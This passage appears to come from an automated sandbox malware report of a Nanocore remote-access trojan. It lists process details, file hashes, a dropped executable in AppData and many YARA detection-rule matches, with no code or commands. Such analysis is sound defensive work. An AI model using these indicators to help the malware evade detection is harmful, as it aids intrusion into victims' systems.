| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |

#### Analysis Process: cmd.exe PID: 912 Parent PID: 2820

##### General

|                               |                                  |
|-------------------------------|----------------------------------|
| Start time:                   | 11:00:04                         |
| Start date:                   | 02/08/2021                       |
| Path:                         | C:\Windows\SysWOW64\cmd.exe      |
| Wow64 process (32bit):        | true                             |
| Commandline:                  | C:\Windows\System32\cmd.exe      |
| Imagebase:                    | 0x4ab20000                       |
| File size:                    | 302592 bytes                     |
| MD5 hash:                     | AD7B9C14083B52BC532FBA5948342B98 |
| Has elevated privileges:      | true                             |
| Has administrator privileges: | true                             |
| Programmed in:                | C, C++ or other language         |

#### Analysis Process: iBCrDCK.i.exe PID: 2340 Parent PID: 2820

##### General

|                               |                                                                                                                          |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 11:00:16                                                                                                                 |
| Start date:                   | 02/08/2021                                                                                                               |
| Path:                         | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe                                                                              |
| Wow64 process (32bit):        | true                                                                                                                     |
| Commandline:                  | 'C:\Users\user\AppData\Roaming\iBCrDCK.i.exe'                                                                            |
| Imagebase:                    | 0xf50000                                                                                                                 |
| File size:                    | 1378816 bytes                                                                                                            |
| MD5 hash:                     | 8FA8F52DFC55D341300EFF8E4C44BA33                                                                                         |
| Has elevated privileges:      | true                                                                                                                     |
| Has administrator privileges: | true                                                                                                                     |
| Programmed in:                | .Net C# or VB.NET                                                                                                        |
| Antivirus matches:            | <ul style="list-style-type: none"> <li>Detection: 100%, Joe Sandbox ML</li> <li>Detection: 20%, ReversingLabs</li> </ul> |

#### Analysis Process: drvinst.exe PID: 1464 Parent PID: 584

##### General

|                               |                                                                                                                                  |
|-------------------------------|----------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 11:00:22                                                                                                                         |
| Start date:                   | 02/08/2021                                                                                                                       |
| Path:                         | C:\Windows\System32\drvinst.exe                                                                                                  |
| Wow64 process (32bit):        | false                                                                                                                            |
| Commandline:                  | DrvInst.exe '1' '200' 'UMB\UMB\1&841921d&0&TERMINPUT_BUS' " " '6e3bed883' '00000000000000' '000000000000059C' '0000000000000600' |
| Imagebase:                    | 0xff860000                                                                                                                       |
| File size:                    | 102912 bytes                                                                                                                     |
| MD5 hash:                     | 2DBA1472BDF847EAE358A4B9FA9AB0C1                                                                                                 |
| Has elevated privileges:      | true                                                                                                                             |
| Has administrator privileges: | true                                                                                                                             |
| Programmed in:                | C, C++ or other language                                                                                                         |

### Analysis Process: rdpdr.sys PID: 4 Parent PID: -1

#### General

|                               |                                       |
|-------------------------------|---------------------------------------|
| Start time:                   | 11:00:22                              |
| Start date:                   | 02/08/2021                            |
| Path:                         | C:\Windows\System32\drivers\rdpdr.sys |
| Wow64 process (32bit):        | false                                 |
| Commandline:                  |                                       |
| Imagebase:                    | 0xff380000                            |
| File size:                    | 165888 bytes                          |
| MD5 hash:                     | 1B6163C503398B23FF8B939C67747683      |
| Has elevated privileges:      |                                       |
| Has administrator privileges: |                                       |
| Programmed in:                | C, C++ or other language              |

### Analysis Process: tdtcp.sys PID: 4 Parent PID: -1

#### General

|                               |                                       |
|-------------------------------|---------------------------------------|
| Start time:                   | 11:00:23                              |
| Start date:                   | 02/08/2021                            |
| Path:                         | C:\Windows\system32\drivers\tdtcp.sys |
| Wow64 process (32bit):        |                                       |
| Commandline:                  |                                       |
| Imagebase:                    |                                       |
| File size:                    | 23552 bytes                           |
| MD5 hash:                     | 51C5ECEB1CDEE2468A1748BE550CFBC8      |
| Has elevated privileges:      |                                       |
| Has administrator privileges: |                                       |
| Programmed in:                | C, C++ or other language              |

### Analysis Process: tssecsrv.sys PID: 4 Parent PID: -1

#### General

|                               |                                          |
|-------------------------------|------------------------------------------|
| Start time:                   | 11:00:24                                 |
| Start date:                   | 02/08/2021                               |
| Path:                         | C:\Windows\System32\DRIVERS\tssecsrv.sys |
| Wow64 process (32bit):        |                                          |
| Commandline:                  |                                          |
| Imagebase:                    |                                          |
| File size:                    | 39936 bytes                              |
| MD5 hash:                     | 19BEDA57F3E0A06B8D5EB6D619BD5624         |
| Has elevated privileges:      |                                          |
| Has administrator privileges: |                                          |
| Programmed in:                | C, C++ or other language                 |

### Analysis Process: RDPWD.SYS PID: 4 Parent PID: -1

#### General

|                        |                                       |
|------------------------|---------------------------------------|
| Start time:            | 11:00:24                              |
| Start date:            | 02/08/2021                            |
| Path:                  | C:\Windows\System32\Drivers\RDpwd.sys |
| Wow64 process (32bit): |                                       |
| Commandline:           |                                       |

|                               |                                  |
|-------------------------------|----------------------------------|
| Imagebase:                    |                                  |
| File size:                    | 212480 bytes                     |
| MD5 hash:                     | FE571E088C2D83619D2D48D4E961BF41 |
| Has elevated privileges:      |                                  |
| Has administrator privileges: |                                  |
| Programmed in:                | C, C++ or other language         |

## Analysis Process: iBCrDCK.i.exe PID: 2260 Parent PID: 2340

### General

|                               |                                             |
|-------------------------------|---------------------------------------------|
| Start time:                   | 11:00:37                                    |
| Start date:                   | 02/08/2021                                  |
| Path:                         | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe |
| Wow64 process (32bit):        | false                                       |
| Commandline:                  | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe |
| Imagebase:                    | 0xf50000                                    |
| File size:                    | 1378816 bytes                               |
| MD5 hash:                     | 8FA8F52DFC55D341300EFF8E4C44BA33            |
| Has elevated privileges:      | true                                        |
| Has administrator privileges: | true                                        |
| Programmed in:                | C, C++ or other language                    |

## Analysis Process: iBCrDCK.i.exe PID: 2428 Parent PID: 2340

### General

|                               |                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          |
|-------------------------------|--------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| Start time:                   | 11:00:37                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| Start date:                   | 02/08/2021                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               |
| Path:                         | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Wow64 process (32bit):        | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Commandline:                  | C:\Users\user\AppData\Roaming\iBCrDCK.i.exe                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              |
| Imagebase:                    | 0xf50000                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 |
| File size:                    | 1378816 bytes                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            |
| MD5 hash:                     | 8FA8F52DFC55D341300EFF8E4C44BA33                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         |
| Has elevated privileges:      | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Has administrator privileges: | true                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     |
| Programmed in:                | .Net C# or VB.NET                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        |
| Yara matches:                 | <ul style="list-style-type: none"> <li>Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354192632.0000000000AC0000.00000004.00000001.sdmp, Author: Florian Roth</li> <li>Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354192632.0000000000AC0000.00000004.00000001.sdmp, Author: Florian Roth</li> <li>Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354334039.0000000000C60000.00000004.00000001.sdmp, Author: Florian Roth</li> <li>Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354334039.0000000000C60000.00000004.00000001.sdmp, Author: Florian Roth</li> <li>Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354257408.0000000000BF0000.00000004.00000001.sdmp, Author: Florian Roth</li> <li>Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354257408.0000000000BF0000.00000004.00000001.sdmp, Author: Florian Roth</li> <li>Rule: JoeSecurity_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2359934676.0000000003678000.00000004.00000001.sdmp, Author: Joe Security</li> <li>Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2359934676.0000000003678000.00000004.00000001.sdmp, Author: Kevin Breen &lt;kevin@techanarchy.net&gt;</li> <li>Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353616508.0000000003F0000.00000004.00000001.sdmp, Author: Florian Roth</li> <li>Rule: Nanocore_RAT_Feb18_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353616508.0000000003F0000.00000004.00000001.sdmp, Author: Florian Roth</li> <li>Rule: Nanocore_RAT_Gen_2, Description: Detetcs the Nanocore RAT, Source:</li> </ul> |

00000022.00000002.2354275744.0000000000C00000.00000004.00000001.sdmp,  
 Author: Florian Roth

- Rule: Nanocore\_RAT\_Feb18\_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354275744.0000000000C00000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Gen\_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354246259.0000000000BE0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Feb18\_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354246259.0000000000BE0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Gen\_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353937433.00000000005D0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Feb18\_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353937433.00000000005D0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Gen\_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354319095.0000000000C50000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Feb18\_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354319095.0000000000C50000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity\_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2359482992.00000000034F9000.00000004.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2359482992.00000000034F9000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@technarchy.net>
- Rule: Nanocore\_RAT\_Gen\_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354021800.0000000000800000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Feb18\_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354021800.0000000000800000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2355684386.0000000002502000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@technarchy.net>
- Rule: Nanocore\_RAT\_Gen\_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354370818.0000000000CB0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Feb18\_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354370818.0000000000CB0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity\_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2355475529.00000000024B1000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Nanocore\_RAT\_Gen\_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354478955.0000000000D70000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Feb18\_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354478955.0000000000D70000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2360227304.0000000003777000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@technarchy.net>
- Rule: Nanocore\_RAT\_Gen\_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353673485.0000000000402000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity\_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2353673485.0000000000402000.00000004.00000001.sdmp, Author: Joe Security
- Rule: NanoCore, Description: unknown, Source: 00000022.00000002.2353673485.0000000000402000.00000004.00000001.sdmp, Author: Kevin Breen <kevin@technarchy.net>
- Rule: Nanocore\_RAT\_Gen\_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353950327.00000000005E0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Feb18\_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353950327.00000000005E0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Gen\_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2354423822.0000000000CD0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Feb18\_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2354423822.0000000000CD0000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Gen\_2, Description: Detetcs the Nanocore RAT, Source: 00000022.00000002.2353767111.0000000000440000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: Nanocore\_RAT\_Feb18\_1, Description: Detects Nanocore RAT, Source: 00000022.00000002.2353767111.0000000000440000.00000004.00000001.sdmp, Author: Florian Roth
- Rule: JoeSecurity\_Nanocore, Description: Yara detected Nanocore RAT, Source: 00000022.00000002.2353767111.0000000000440000.00000004.00000001.sdmp, Author: Joe Security

Disassembly

Code Analysis